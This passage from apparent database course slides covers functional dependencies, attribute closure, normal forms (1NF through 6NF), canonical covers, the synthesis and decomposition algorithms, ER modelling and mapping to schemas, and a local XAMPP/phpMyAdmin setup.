- $\text{AlbumID} \rightarrow \text{ArtistID}$
- $\text{ArtistID} \rightarrow \text{DebutYear}$
- $\text{AlbumID} \rightarrow \text{Genre}$
- $\text{AlbumID} \rightarrow \text{ReleaseYear}$

Examples

Deriving Further FDs

Derived FD	Rule Used	From
$\text{AlbumID} \rightarrow \text{DebutYear}$	Transitivity	FD 1 + FD 2
$\text{AlbumID} \rightarrow \text{Genre, ReleaseYear}$	Union	FD 3 + FD 4
$\text{AlbumID} \rightarrow \text{ArtistID, Genre}$	Union	FD 1 + FD 3
$\text{AlbumID, TrackNo} \rightarrow \text{ArtistID}$	Augmentation	FD 1

Attribute Closure A^+

Definition

The **closure** of a set of attributes A under FDs F , written A^+ , is the set of *all attributes* that A functionally determines (directly or transitively).

Algorithm: Compute A^+

- 1 Start: $A^+ := A$
- 2 Repeat until no change:
for each FD $X \rightarrow Y$ in F : if $X \subseteq A^+$, add Y to A^+

If $A^+ = R$, then A is a **superkey**.

Examples

Example $R = \{A, B, C, D, E\}$, $F = \{A \rightarrow BC, B \rightarrow D, D \rightarrow E\}$

Start: $\{A\}$

Compute $\{A\}^+$:

$A \rightarrow BC$:	$\{A, B, C\}$
$B \rightarrow D$:	$\{A, B, C, D\}$
$D \rightarrow E$:	$\{A, B, C, D, E\} = R$

$\{A\}^+ = R \Rightarrow \mathbf{A \text{ is a superkey!}}$

Keys — Formal Definitions

- **Superkey:** A set $A \subseteq R$ such that $A^+ = R$. May contain redundant attributes.
- **Candidate Key:** A *minimal* superkey — removing any single attribute makes it no longer a superkey.
- **Primary Key:** The candidate key chosen as the principal identifier.
- **Prime Attribute:** An attribute that is part of *at least one* candidate key.
- **Non-Prime Attribute:** An attribute *not* part of any candidate key. These are the focus of most normalisation rules.

Hierarchy

Superkeys $\supset$ Candidate Keys $\supset$ {Primary Key}

How to Find All Candidate Keys

For each subset A of R : if $A^+ = R$ and no proper subset of A has the same property, then A is a candidate key. Start with single attributes, then pairs, triples,

...

Exercise: Closure and Candidate Keys

Task

Given $R = \{A, B, C, D\}$ and $F = \{A \rightarrow B, B \rightarrow C, CD \rightarrow A\}$:

- 1 Compute $\{A\}^+$, $\{B\}^+$, $\{D\}^+$, $\{AD\}^+$, $\{BD\}^+$, $\{CD\}^+$
- 2 Identify all candidate keys of R
- 3 Which attributes are prime? Which are non-prime?

Time: 10 minutes

Then we discuss the solutions together.

First Normal Form (1NF) — Definition

Definition

A relation is in **1NF** if and only if:

- Every attribute contains only **atomic** (indivisible) values
- Every entry in a column is of the **same data type**
- There are **no repeating groups** and no multi-valued attributes

What Violates 1NF?

- A Songs column containing "Song1; Song2" (two values in one cell)
- Arrays or comma-separated lists in a column
- Repeating groups: Phone1, Phone2, Phone3

How to Fix It

- Give each atomic value its own **row**
- After the fix: one row per (Album, Song) pair
- The primary key becomes composite: (AlbumID, Song)

Side Effect

Applying 1NF makes the table *longer*. Redundancy may *increase* temporarily —

1NF — Before: Non-Atomic Values

Before (NOT in 1NF): multiple song titles crammed into one cell.

AlbumID	Title	Songs	Artist	Debut
A100	Midnights	Would've...; Karma	Taylor Swift	2006
A101	1989 (TV)	Shake It Off; Blank Space	Taylor Swift	2006

Problems with this design

- Cannot query for a specific song by name without string parsing
- Cannot add a foreign key to Songs
- No way to store a featured artist per song

1NF — After: One Song Per Row

After applying 1NF — one row per (Album, Song) pair:

<u>AlbumID</u>	<u>Song</u>	Featured	Title	Artist	Debut
A100	Would've, Could've, Should've	—	Midnights	Taylor Swift	2006
A100	Karma	Ice Spice	Midnights	Taylor Swift	2006
A101	Shake It Off	—	1989 (TV)	Taylor Swift	2006
A101	Blank Space	—	1989 (TV)	Taylor Swift	2006

1NF satisfied — but a new problem appears

Title, Artist, and Debut repeat for every song of the same album. The primary key is (AlbumID, Song), but those columns depend only on AlbumID — a **partial dependency**. This is addressed by **2NF**.

Second Normal Form (2NF) — Definition

Definition

A relation is in **2NF** if:

- It is in 1NF, AND
- Every non-prime attribute is **fully functionally dependent** on the *entire* primary key (no partial dependencies)

Identifying the Partial Dependencies

Primary key after 1NF: {AlbumID, Song}

Attribute	Depends on ...	Problem?
Featured	AlbumID + Song (both)	No — fully dependent
Title	AlbumID only	Partial FD!
Artist	AlbumID only	Partial FD!
Debut	AlbumID only	Partial FD!

Key Insight

2NF problems can *only* arise when the primary key is **composite**. A

2NF — The Fix: Split the Table

Solution: One table per independent fact. Move album-level attributes out of the songs table.

Albums (AlbumID)

AlbumID	Title	Artist
A100	Midnights	Taylor Swift
A101	1989 (TV)	Taylor Swift

Songs (AlbumID, Song)

AlbumID	Song	Featured
A100	Would've...	—
A100	Karma	Ice Spice
A101	Shake It Off	—

Status Check

- Songs: Featured depends on the full composite key ✓
- Albums: every attribute depends on AlbumID ✓
- But: Debut still depends on Artist, not AlbumID!

This **transitive dependency** is addressed by **3NF**.

Third Normal Form (3NF) — Definition

Definition

A relation is in **3NF** if it is in 2NF and for every non-trivial FD $X \rightarrow A$, at least one of the following holds:

- X is a **superkey**, OR
- A is a **prime attribute** (part of some candidate key)

Informally: **no non-prime attribute depends on another non-prime attribute.**

Transitive Dependency: The Target

A **transitive dependency** exists when:

$$PK \rightarrow A \rightarrow B \quad \text{where } A \text{ and } B \text{ are both non-prime}$$

B does not depend *directly* on the primary key; it reaches the PK via the non-prime attribute A .

3NF — Identifying the Problem in Our Example

After 2NF we have:

Albums(AlbumID, Title, Artist, Debut, Genre, Release)

Functional Dependencies in Albums

- $\text{AlbumID} \rightarrow \text{Artist}$ (direct)
- $\text{Artist} \rightarrow \text{Debut}$ (artist determines their debut year)
- Therefore: $\text{AlbumID} \rightarrow \text{Artist} \rightarrow \text{Debut}$ — **transitive!**

The Problem

Debut does not depend directly on AlbumID. It reaches the PK *via* the non-prime attribute Artist.

Consequence: If Taylor Swift changes her official debut year (e.g. corrected biography), we must update *every* row in Albums that references her.

3NF — The Fix

Solution: Extract the transitive dependency into its own table.

Albums (AlbumID)

Artists (ArtistID)

AlbumID	Title	ArtistID	Genre	Release	ArtistID	Name	Debut
A100	Midnights	AR01	Pop	2022	AR01	Taylor Swift	2006
A101	1989 (TV)	AR01	Pop	2022	AR02	SZA	2012

Final Schema After 3NF

- Artists(ArtistID, Name, Debut)
- Albums(AlbumID, Title, ArtistID^{FK}, Genre, Release)
- Songs(AlbumID, Song, FeaturedArtist)

Debut year is stored **exactly once** in Artists. No anomalies remain.

Boyce-Codd Normal Form (BCNF) — Definition

Definition

A relation is in **BCNF** (also: *3.5NF*) if for every non-trivial FD $X \rightarrow A$:

X must be a **superkey**

No exceptions allowed.

3NF vs. BCNF

- 3NF *allows* the RHS of an FD to be a prime attribute even if the LHS is not a superkey
- BCNF **removes this exception**: every FD must have a superkey on the left
- BCNF is **strictly stronger** than 3NF

Trade-off

BCNF decomposition is always **lossless** but may **not preserve all FDs**.

If dependency-preservation is critical, use 3NF via the Synthesis Algorithm instead.

BCNF — Classic Example: Overlapping Candidate Keys

Relation CourseTeacher

Schema: (Student, Course, Teacher)

FDs:

- $\{\text{Student}, \text{Course}\} \rightarrow \text{Teacher}$ (one teacher per student per course)
- $\text{Teacher} \rightarrow \text{Course}$ (each teacher teaches exactly one course)

Candidate keys: $\{\text{Student}, \text{Course}\}$ and $\{\text{Student}, \text{Teacher}\}$

Is it 3NF?

FD $\text{Teacher} \rightarrow \text{Course}$:

Course is a prime attribute
(in key $\{\text{Student}, \text{Course}\}$)

$\Rightarrow$ 3NF **allows** this.

Is it BCNF?

FD $\text{Teacher} \rightarrow \text{Course}$:

Teacher alone is **not** a superkey.

$\Rightarrow$ BCNF **violation!**

BCNF Decomposition

TeacherCourse(Teacher, Course) and
StudentTeacher(Student, Teacher)

BCNF — Music Example: Labels

Before (3NF but not BCNF):

<u>AlbumID</u>	<u>Edition</u>	<u>LabelID</u>	<u>LabelName</u>
A100	3am Edition	REP	Republic Records
A101	Late Night Edition	UMG	Universal Music

FDs: $\{\text{AlbumID}, \text{Edition}\} \rightarrow \text{LabelID} \rightarrow \text{LabelName}$ and
 $\text{LabelName} \rightarrow \text{LabelID}$.

LabelID is **not** a superkey, yet $\text{LabelID} \rightarrow \text{LabelName}$ — **BCNF violation!**

After BCNF decomposition:

Releases (<u>AlbumID</u> , <u>Edition</u>)			Labels (<u>LabelID</u>)	
<u>AlbumID</u>	<u>Edition</u>	<u>LabelID</u>	<u>LabelID</u>	<u>LabelName</u>
A100	3am Edition	REP	REP	Republic Records
A101	Late Night Edition	UMG	UMG	Universal Music

Every determinant is now a superkey. BCNF satisfied. ✓

3NF vs. BCNF — Summary

	3NF	BCNF
Condition	LHS superkey <i>or</i> RHS prime attr.	LHS must be superkey
Strength	Weaker	Strictly stronger
Lossless?	Always	Always
Dependency-pres.?	Always (Synthesis Alg.)	Not guaranteed
Practical use	Most production systems	When anomalies remain after 3NF

Rule of Thumb

Start with the **Synthesis Algorithm** to reach 3NF with all dependencies preserved. Apply BCNF decomposition only if residual anomalies exist and losing some FD constraints is acceptable (or can be enforced via triggers/application logic).

4NF — The Problem: Independent Multi-Valued Facts (!)

Motivation

After BCNF, a relation can still contain **redundancy** caused by independent multi-valued facts being stored in the same table.

Consider a customer who has **multiple phone numbers** AND **multiple addresses** — both *independent* of each other.

CustomerCode	Phone	Address
C001	0711-123	Hauptstr. 1, Stuttgart
C001	0711-123	Bahnhofstr. 5, Stuttgart
C001	0152-456	Hauptstr. 1, Stuttgart
C001	0152-456	Bahnhofstr. 5, Stuttgart

The Problem: Cartesian Product

Every phone number is paired with every address — even though they are **independent** facts. 2 phones $\times$ 2 addresses = 4 rows. Adding one new phone number requires inserting *two* rows.

4NF — Definition and Fix (!)

Definition (!)

A relation is in **4NF** if it is in BCNF and contains no **non-trivial multi-valued dependencies (MVDs)**.

An MVD $A \twoheadrightarrow B$ is *non-trivial* if $B \not\subseteq A$ and $A \cup B \neq R$.

The MVDs in Our Example

$\text{CustomerCode} \twoheadrightarrow \text{Phone}$ (customer has a set of phones)

$\text{CustomerCode} \twoheadrightarrow \text{Address}$ (customer has a set of addresses)

These two facts are **independent** of each other — 4NF violation.

Fix: One Table Per Independent Multi-Valued Fact

- $\text{CustomerPhone}(\underline{\text{CustomerCode}}, \text{Phone})$
- $\text{CustomerAddress}(\underline{\text{CustomerCode}}, \text{Address})$

Now each fact lives in its own table. No spurious Cartesian product.

5NF — Project-Join Normal Form (!)

Definition (!)

A relation is in **5NF** (also called *PJNF*) if it is in 4NF and cannot be further **losslessly** decomposed.

Key Concepts

- **Lossless:** $R_1 \bowtie R_2 \bowtie \dots = R$ exactly (no spurious tuples added).
- A 2-table split that produces extra rows when rejoined is *lossy* — a 3-table decomposition may be needed.
- 5NF deals with **join dependencies** (generalisations of MVDs).

Practical Note

Rarely implemented in practice. Most practitioners stop at 3NF or BCNF. Verifying 5NF requires checking all possible join dependencies — computationally expensive and usually unnecessary.

Even Higher Normal Forms (!)

Beyond 5NF, further normal forms have been defined mostly in academic research.

- **6NF**: Every relation contains the PK and *at most one* non-key attribute. Useful for **temporal databases** where attributes change independently over time. (Date, Darwen, Lorentzos, 2002)
- **EKNF (Elementary Key NF)**: A stricter variant of 3NF; rules out certain anomalous 3NF schemas.
- **ETNF (Essential Tuple NF)**: Stricter than 4NF; eliminates redundancies that 4NF does not address.
- **DKNF (Domain-Key NF)**: Every integrity constraint is a logical consequence of domain and key constraints. Considered the “ultimate” normal form — all anomalies guaranteed absent.

Practical Guidance

Most of these forms are **academic**. In practice:

- Aim for **3NF minimum** for all production schemas.
- **BCNF** is ideal when dependency preservation can be verified externally or enforced by application logic.

Normal Forms: The Big Picture (!)

Constraint	UNF	1NF	2NF	3NF	BCNF	4NF	5NF	6NF
Atomic values (no lists)		✓	✓	✓	✓	✓	✓	✓
No partial FDs			✓	✓	✓	✓	✓	✓
No transitive FDs				✓	✓	✓	✓	✓
Every FD LHS is a superkey					✓	✓	✓	✓
No non-trivial MVDs						✓	✓	✓
No lossy 2-table decomposition							✓	✓
PK + at most one non-key attr.								✓

How to Read This Table

A ✓ means the constraint is *guaranteed* by that normal form and all higher ones. Each NF strictly extends its predecessor.

Practical Target

3NF for most systems — **BCNF** when additional precision is needed and FD loss is acceptable.

Algorithms for Normalisation — Overview

Why Use Algorithms?

Manually decomposing large relations is error-prone. Two systematic algorithms provide formal guarantees.

	Synthesis Algorithm	Decomposition Algorithm
Target NF	3NF	BCNF
Lossless?	Yes	Yes
Dependency-pres.?	Yes	Not guaranteed
When to use	Almost always	BCNF required, FD loss OK

Prerequisite: Canonical Cover F_c

Both algorithms require the **Canonical Cover** F_c as input — a minimal, equivalent, redundancy-free set of FDs. Computing F_c is always the first step.

Useful Tool

DB Normalizer (TU Munich): normalizer.db.in.tum.de — verifies canonical covers and decompositions automatically (German interface).

Canonical Cover — Definition

Definition

The **canonical cover** F_c of a set of FDs F is a **minimal equivalent** set:

- F_c and F produce exactly the same attribute closures
- No FD in F_c has a redundant attribute on the **left side**
- No attribute on the **right side** of any FD in F_c is redundant (cannot be derived from the remaining FDs)
- No FD in F_c is empty ($A \rightarrow \emptyset$)
- FDs with the same left side are merged: $A \rightarrow B$ and $A \rightarrow C$ become $A \rightarrow BC$

Why It Matters

Using F_c instead of F guarantees that the Synthesis Algorithm produces the *minimum number* of tables — no redundant relations.

Canonical Cover — Four Steps

- 1 **Reduce Left Sides:** For each FD $AB \rightarrow C$, check if $A \rightarrow C$ or $B \rightarrow C$ alone holds using the remaining FDs. If yes, remove the redundant attribute from the left side. Repeat until stable.
- 2 **Reduce Right Sides:** For each FD $A \rightarrow BC$, check whether $A \rightarrow C$ can be derived without using $A \rightarrow B$ directly. If yes, remove C from the right side.
- 3 **Delete Empty FDs:** Remove any FD of the form $A \rightarrow \emptyset$ (arises when the right side was fully eliminated in step 2).
- 4 **Merge FDs with Identical Left Side:** Combine $A \rightarrow B$ and $A \rightarrow C$ into $A \rightarrow BC$.

Note

The order of steps 1 and 2 may vary by textbook; the final result is equivalent regardless.

Canonical Cover — Worked Example (Setup)

Variables

$A = \text{City}$, $B = \text{Country}$, $C = \text{Full Station Name}$, $D = \text{State}$, $E = \text{Train Station}$

Initial FD Set F

$F = \{ABE \rightarrow C, E \rightarrow AC, E \rightarrow A, A \rightarrow BD\}$ Candidate key: E

Step 1 — Reduce Left Sides

We have $A \rightarrow BD$ and $E \rightarrow A$, so $E \rightarrow B$ transitively.

Therefore B is redundant in $ABE \rightarrow C$: reduce to $E \rightarrow C$.

Result after step 1: $\{E \rightarrow C, E \rightarrow AC, E \rightarrow A, A \rightarrow BD\}$

Canonical Cover — Worked Example (Steps 2–4)

Working with: $\{E \rightarrow C, \quad E \rightarrow AC, \quad E \rightarrow A, \quad A \rightarrow BD\}$

Step 2 — Reduce Right Sides

In $E \rightarrow AC$: $E \rightarrow A$ already exists, so A is redundant on the right. Reduce $E \rightarrow AC$ to $E \rightarrow C$. But $E \rightarrow C$ already exists — so $E \rightarrow AC$ becomes $E \rightarrow \emptyset$.

Result: $\{E \rightarrow \emptyset, \quad E \rightarrow C, \quad E \rightarrow A, \quad A \rightarrow BD\}$

Step 3 — Delete Empty FDs

Remove $E \rightarrow \emptyset$.

Result: $\{E \rightarrow C, \quad E \rightarrow A, \quad A \rightarrow BD\}$

Step 4 — Merge Same Left Sides

Merge $E \rightarrow C$ and $E \rightarrow A$ into $E \rightarrow AC$.

Canonical Cover: $F_c = \{E \rightarrow AC, \quad A \rightarrow BD\}$

Synthesis Algorithm — Target: 3NF

Input / Output

Input: Relation R , functional dependencies F , candidate keys of R .

Output: A set of relations in 3NF — lossless and dependency-preserving.

Four Steps

- 1 **Compute** the canonical cover F_c .
- 2 **Create one relation per FD in F_c :**
For each $A \rightarrow B \in F_c$, define $R_i = A \cup B$.
- 3 **Ensure a candidate key is covered:**
If none of the relations from step 2 contains a candidate key of R , add a new relation R_k consisting of the attributes of one candidate key.
- 4 **Remove redundant relations:**
Delete any R_i that is entirely contained in another R_j ($R_i \subseteq R_j$).

Synthesis Algorithm — Worked Example

Input

$F_c = \{A \rightarrow EBD, \quad F \rightarrow CDB, \quad CD \rightarrow EF\}$

Candidate key: $\{A, F\}$

Step 2 — One Relation per FD

- $A \rightarrow EBD$: $R_1 = \{A, B, D, E\}$
- $F \rightarrow CDB$: $R_2 = \{B, C, D, F\}$
- $CD \rightarrow EF$: $R_3 = \{C, D, E, F\}$

Steps 3 & 4 — Key Coverage and Redundancy Removal

Key $\{A, F\}$ not in R_1 – $R_3 \Rightarrow$ add $R_4 = \{A, F\}$.

No $R_i \subseteq R_j$ — nothing to remove.

Result

$R_1\{A, B, D, E\}, \quad R_2\{B, C, D, F\}, \quad R_3\{C, D, E, F\}, \quad R_4\{A, F\}$

Decomposition Algorithm — Target: BCNF

Input / Output

Input: Relation R , functional dependencies F .

Output: A set of relations in BCNF — lossless. (FDs may not all be preserved.)

Three Steps

- 1 **Initialise:** $Z = \{R\}$.
- 2 **Decompose BCNF violators:** While any $R_i \in Z$ contains an FD $A \rightarrow B$ where A is *not* a superkey of R_i :
 - Split R_i into $R_{i1} = A \cup B$ and $R_{i2} = R_i \setminus B$.
 - Replace R_i in Z with R_{i1} and R_{i2} .
- 3 **Repeat** until all relations in Z satisfy BCNF.

Termination

The algorithm always terminates because each decomposition step strictly reduces the number of attributes in at least one relation.

Decomposition Algorithm — Worked Example

Input

$R = \{A, B, C, D, E\}$, FDs: $ABE \rightarrow C$, $E \rightarrow AC$, $E \rightarrow A$, $A \rightarrow BD$
(Canonical cover: $F_c = \{E \rightarrow AC, A \rightarrow BD\}$)

Iteration 1: Find a BCNF Violation in R

FD $A \rightarrow BD$: A is **not** a superkey of R (candidate key is E).

Decompose: $R_1 = A \cup \{B, D\} = \{A, B, D\}$, $R_2 = ABCDE \setminus \{B, D\} = \{A, C, E\}$
 $Z = \{R_1\{A, B, D\}, R_2\{A, C, E\}\}$

Verify R_1 and R_2

$R_1\{A, B, D\}$: candidate key A ; $A \rightarrow BD$ — BCNF satisfied. ✓

$R_2\{A, C, E\}$: candidate key E ; $E \rightarrow AC$ — BCNF satisfied. ✓

Result

$R_1\{A, B, D\}$ and $R_2\{A, C, E\}$ — both in BCNF.

Algorithm Comparison and When to Use Which

Property	Synthesis (3NF)	Decomposition (BCNF)
Target	3NF	BCNF
Input required	Canonical cover F_c	Any FD set
Lossless?	Yes	Yes
Dep.-preserving?	Always	Not guaranteed
Nr. of tables	Predictable (one per FD)	May vary
Complexity	Medium	Higher (iterative)

Decision Guide

- Use the **Synthesis Algorithm** as your default — it produces 3NF, preserves all dependencies, and is easy to apply.
- Switch to the **Decomposition Algorithm** only when a BCNF schema is explicitly required *and* losing some FDs is acceptable (or can be enforced by triggers / application logic).

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design**
- 8 Tools for Database Development
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

The Big Picture

Database Design Is an Iterative Process

From a vague idea to a running database, every project passes through the same chain of refinements:

Requirements → User Story Map / Feature Spec → Concept Draft → **ERM** →
Implementation Draft → **Relational Schema** → Physical Design → **Database
Implementation**

Key Principles

- Each step **refines** the previous one – no step is skipped in a professional project
- Mistakes made early (in requirements) are the **most expensive** to fix later
- A well-designed schema prevents the majority of data integrity problems and performance issues before a single line of application code is written

Examples

Recommended Design Tools **diagrams.net** (free, browser-based, formerly draw.io)

Requirements Engineering (!)

Why Requirements Engineering Is Critical

60 % of all errors in software projects originate during requirements engineering.

The cost to fix a defect grows dramatically the later it is discovered:

- Caught during *requirements gathering*: baseline cost = $1\times$
- Caught during *implementation*: $\approx 20\times$ more expensive
- Caught during *production rollout*: $\approx 100\times$ more expensive

Four Phases of Requirements Engineering

- 1 **Identification** – gather requirements through interviews, surveys, focus groups, observation, and prototyping; involve all stakeholders early
- 2 **Documentation** – categorise as functional / non-functional / quality / constraints; use models (ERM, User Story Maps); prioritise ruthlessly
- 3 **Validation** – verify each requirement after implementation; monitor continuously; detect contradictions before they become bugs
- 4 **Management** – communicate changes to all stakeholders; create, revise, and retire requirements in a controlled way; document every change decision

Extracting Entities from Requirements

Natural Language → ERM Elements

Real requirements arrive as text. A systematic reading strategy maps language constructs to ERM components.

Examples

Example Requirement Text

- *“Every car has an owner.”*
- *“Every person can have multiple cars.”*
- *“A car has a licence plate number, which is registered at one registration authority.”*

Reading Strategy

- **Nouns** → candidates for **entities** or **attributes**:
car, owner / person, licence plate number, registration authority
- **Verbs / prepositions** → candidates for **relationships**:
“has” (person → car) “registered at” (licence plate → registration authority)

Entity-Relationship Model (ERM)

Background

The ERM was introduced in **1976 by Peter Chen** (Chen's notation). It is a **conceptual model** for representing data requirements visually, *before* any implementation decision is made. It is DBMS-agnostic and does not prescribe a normalisation form.

Core Components

Entity	An identifiable, distinguishable real-world object (Person, Product, Order)
Attribute	A descriptive property of an entity (Name, Price, Date)
Relationship	A meaningful link between two or more entities (Person DRIVES Car)
Weak Entity	Exists only in relation to a <i>strong</i> entity and cannot be uniquely identified without it (e.g. Contract of an Employee)
Subtype	A specialisation of a supertype that inherits its at-

ERM Notation (Chen's)

Shape Dictionary

- **Rectangle** $\Rightarrow$ Entity
- **Diamond** $\Rightarrow$ Relationship
- **Ellipse** $\Rightarrow$ Attribute
- **Double rectangle** $\Rightarrow$ Weak entity
- **Double diamond** $\Rightarrow$ Identifying relationship (connects weak entity to its owner)
- **Underlined text** $\Rightarrow$ Primary key attribute
- **Double ellipse** $\Rightarrow$ Multivalued attribute (e.g. a person can have multiple phone numbers)
- **Dashed ellipse** $\Rightarrow$ Derived attribute (computed from other attributes, e.g. Age from Birthday)

Reading a Chen Diagram

Entities are connected by labelled relationship diamonds. Cardinality annotations (1, n, m) are placed on the connecting lines between the relationship diamond and

Cardinalities in Chen's Notation

Definition

A **cardinality** defines how many instances of one entity can be associated with how many instances of another entity through a given relationship.

The Three Basic Cardinalities

Notation	Meaning
1:1	Each instance of A is related to at most one instance of B, and vice versa
1:n	Each instance of A can be related to many instances of B; each instance of B is related to at most one A
m:n	Each instance of A can be related to many instances of B, and each instance of B can be related to many instances of A

Examples

Modified Chen's Notation ($1 = 1$, $c = \text{can}$, $m = \text{must}$)

Extended Cardinality Symbols

The basic $1:1$ / $1:n$ / $m:n$ notation does not capture optional participation. The **modified notation** adds two symbols:

- $c = \text{"can"}$ (0 or more / 0 or 1) – participation is *optional*
- $m = \text{"must"}$ (at least 1) – participation is *mandatory*

Symbol Table

Symbol	Meaning
$1:1$	exactly 1 to exactly 1
$1:c$	exactly 1 to 0 or 1
$1:m$	exactly 1 to at least 1
$1:mc$	exactly 1 to 0 or more
$c:c$	0 or 1 to 0 or 1 ($\rightarrow$ maps to basic $1:1$)
$c:mc$	0 or 1 to 0 or more ($\rightarrow$ maps to basic $1:n$)
$mc:mc$	0 or more to 0 or more ($\rightarrow$ maps to basic $m:n$)

Crow's Foot Notation

What Is Crow's Foot?

Crow's Foot notation is an alternative ERM notation widely used in professional database tools such as **MySQL Workbench**, **ERwin**, and **draw.io**. It is more compact than Chen's notation for large, complex schemas.

Symbol Vocabulary

- | exactly one (mandatory, singular)
- || one and only one
- ○ zero or one (optional)
- < (crow's foot) many

Symbols are always placed at the end of the line *closest to the entity they modify*.

Common Combinations

- |< one-to-many (mandatory on one side)
- ○< zero-or-one-to-many
- ○|< zero-or-one to one-or-many

Extended ERM (EERM)

What Does the EERM Add?

The **Extended Entity-Relationship Model** enriches the original ERM with object-oriented concepts, primarily to model **inheritance hierarchies** and **self-referencing structures**.

Core Concepts

- **Generalisation** (bottom-up): abstract a common supertype from multiple specific subtypes.
Example: Employee and Customer → generalised to Person
- **Specialisation** (top-down): derive specific subtypes from a general supertype.
Example: Person → specialised into FullTimeEmployee and PartTimeEmployee
- **Attribute redefinition (!)**: a subtype may redefine (override) inherited attributes with a more specific type or constraint
- **Recursive relationships (!)**: an entity relates to itself.
Example: Employee “manages” Employee (manager-subordinate hierarchy)

Exercise: ERM

Task

Transfer the following verbal descriptions into a complete **ERM diagram** using Chen's (or Crow's Foot) notation. Add realistic attributes to all entities. Annotate cardinalities for every relationship.

Exercise Levels

- **Simple:** Exercise 6A
- **Intermediate:** Exercise 6B
- **Advanced:** Exercise 6C

Examples

Tool & Time Use **diagrams.net** (app.diagrams.net) as your diagramming tool – it is free, runs in the browser, and exports to PDF or XML.

Time: 30 minutes.

Exercise: EERM

Task

Transfer the following verbal descriptions into a complete **EERM diagram**. Your model must include at least one **generalisation or specialisation** hierarchy. Annotate all cardinalities and mark inherited attributes.

Exercise Levels

- **Simple:** Exercise 7A
- **Intermediate:** Exercise 7B
- **Advanced:** Exercise 7C

Examples

Tool & Time Use **diagrams.net** (app.diagrams.net).

Time: 30 minutes.

From ERM to Relational Schema

Converting an ERM / EERM into a set of relations follows a fixed set of mapping rules. Apply them in order:

Mapping Rules

- 1 Every **strong entity** becomes its own relation with a **primary key**
- 2 Every **weak entity** becomes its own relation; its PK is a **composite key** that includes the PK of its owning (strong) entity
- 3 Every **many-to-many (m:n) relationship** becomes its own **junction relation** containing both foreign keys (and any relationship attributes)
- 4 **One-to-many (1:n)** relationships: add a **foreign key on the “many” side**; no separate relation is needed
- 5 **One-to-one (1:1)** relationships: add a foreign key on *either* side (prefer the optional participant); no separate relation is needed
- 6 **Multivalued attributes** become their own relation with a foreign key back to the originating entity

Implementation Draft – Example

Starting ERM

Author(*Name, Birthday*) –[writes]→ **Book**(*Barcode, PageCount, ChapterID*)

Cardinality of *writes*: **m:n** (one author can write many books; one book can have many authors)

Resulting Relational Schema

- **Author**(AuthorID, Name, Birthday)
- **Book**(Barcode, PageCount, ChapterID)
- **Author_Book**(AuthorID, Barcode) – *junction table for the m:n relationship*

Examples

Rules Applied

- Rule 1: Author and Book are strong entities → each gets its own relation with a surrogate PK

From Schema to SQL

The Final Step: Physical Implementation

Once the implementation draft (relational schema) is complete, **SQL DDL statements** are written to create the physical database objects.

DDL Elements Used

- **CREATE TABLE** – one statement per relation in the schema
- **PRIMARY KEY** – enforces entity integrity; each row is uniquely identifiable
- **FOREIGN KEY ...REFERENCES** – enforces referential integrity between tables
- **NOT NULL** – ensures mandatory attributes are always populated
- **UNIQUE** – enforces candidate key constraints beyond the PK
- **CHECK** – enforces domain constraints (e.g. $\text{age} > 0$)

Coming Up

SQL – both DDL (schema creation) and DML (data manipulation: **SELECT**, **INSERT**, **UPDATE**, **DELETE**) – is covered in detail in the next section.

Exercise: EERM & Relational Schema

Task

Transfer the verbal descriptions into a complete **EERM diagram** *and* derive the corresponding **relational schema** from it. Apply all mapping rules systematically.

Exercise Levels

- **Simple:** Exercise 8A
- **Intermediate:** Exercise 8B
- **Advanced:** Exercise 8C

Deliverables

- 1 EERM diagram in **diagrams.net**
- 2 Written relational schema using standard notation:
RelationName(PK, attr1, attr2, FK)

Examples

Time **40 minutes**.

Table of Contents

- 1 Introduction
- 2 Database Systems
- 3 History of Data Models
- 4 Relational Databases
- 5 Relational Algebra
- 6 Normal Forms
- 7 Database Design
- 8 Tools for Database Development**
- 9 Structured Query Language
 - Data Manipulation Language
 - Data Manipulation Language
 - Data Control Language
- 10 Backup and Recovery
- 11 Concurrency
- 12 SQL Optimization
- 13 Database Security
- 14 Object-Relational Mapping
- 15 NoSQL and Distributed Databases

XAMPP – Overview

What Is XAMPP?

XAMPP is a free, open-source software bundle that installs a fully functional local web server and database environment in minutes.

- Developed by **Apache Friends** since 2002
- Available for **Windows**, **macOS**, and **Linux** (hence “cross-platform” = X)
- Used in this course to host a local **MySQL / MariaDB** database

The Acronym Explained

X	Cross-platform
A	Apache HTTP Server
M	MariaDB (originally MySQL)
P	PHP
P	Perl

Why XAMPP for this course?

Zero configuration – every component works out of the box. Ideal for local development where setting up a production server would be overkill.

XAMPP – Installation

Download & Install

- 1 Download the installer from **apachefriends.org**
- 2 Run the installer – *accepting default paths is strongly recommended*
- 3 Default installation directories:
 - Windows: C:\xampp
 - macOS: /Applications/XAMPP

After Installation: The Control Panel

The **XAMPP Control Panel** is your central dashboard:

- Lists all bundled services: Apache, **MySQL**, FileZilla, Mercury
- Click “**Start**” next to *MySQL* to start the database
- Status indicator turns **green** when running

Examples

Common First-Time Pitfall on Windows Port conflicts with Skype or IIS. If MySQL fails to start, check whether another process occupies port **3306**. Fix: change XAMPP's port in `my.ini` or stop the conflicting service.

[GRAPHIC PLACEHOLDER] XAMPP Control Panel

INSERT SCREENSHOT HERE

Screenshot of the XAMPP Control Panel on Windows showing Apache and MySQL both in green “Running” state, with port numbers visible.

What you should see

- Apache on port 80 (green)
- MySQL on port 3306 (green)
- Buttons: Start / Stop / Admin / Config / Logs

XAMPP – Starting and Accessing MySQL

Default Credentials

Host	localhost
Port	3306
Username	root
Password	<i>(empty by default)</i>

Security Warning

An empty root password is acceptable *only* on a local machine with no external access. **Never** deploy XAMPP with default credentials in a production environment!

Access Options

- **phpMyAdmin** (browser): `http://localhost/phpmyadmin`
- **MySQL command line**: available via the XAMPP shell button
- **External SQL clients**: MySQL Workbench, DBeaver – connect to `localhost:3306`

For this course: use phpMyAdmin (quick tasks) or DBeaver (SQL work).

What Is phpMyAdmin?

phpMyAdmin is a free, browser-based administration tool for MySQL and MariaDB. It ships pre-installed with XAMPP – no extra setup required.

Access at: <http://localhost/phpmyadmin> (after starting MySQL in XAMPP)

Core Capabilities

- Create, modify, and drop **databases** and **tables**
- Execute **SQL queries** directly in the browser
- **Import** (CSV, SQL dump) and **export** in multiple formats
- Manage **users and permissions**
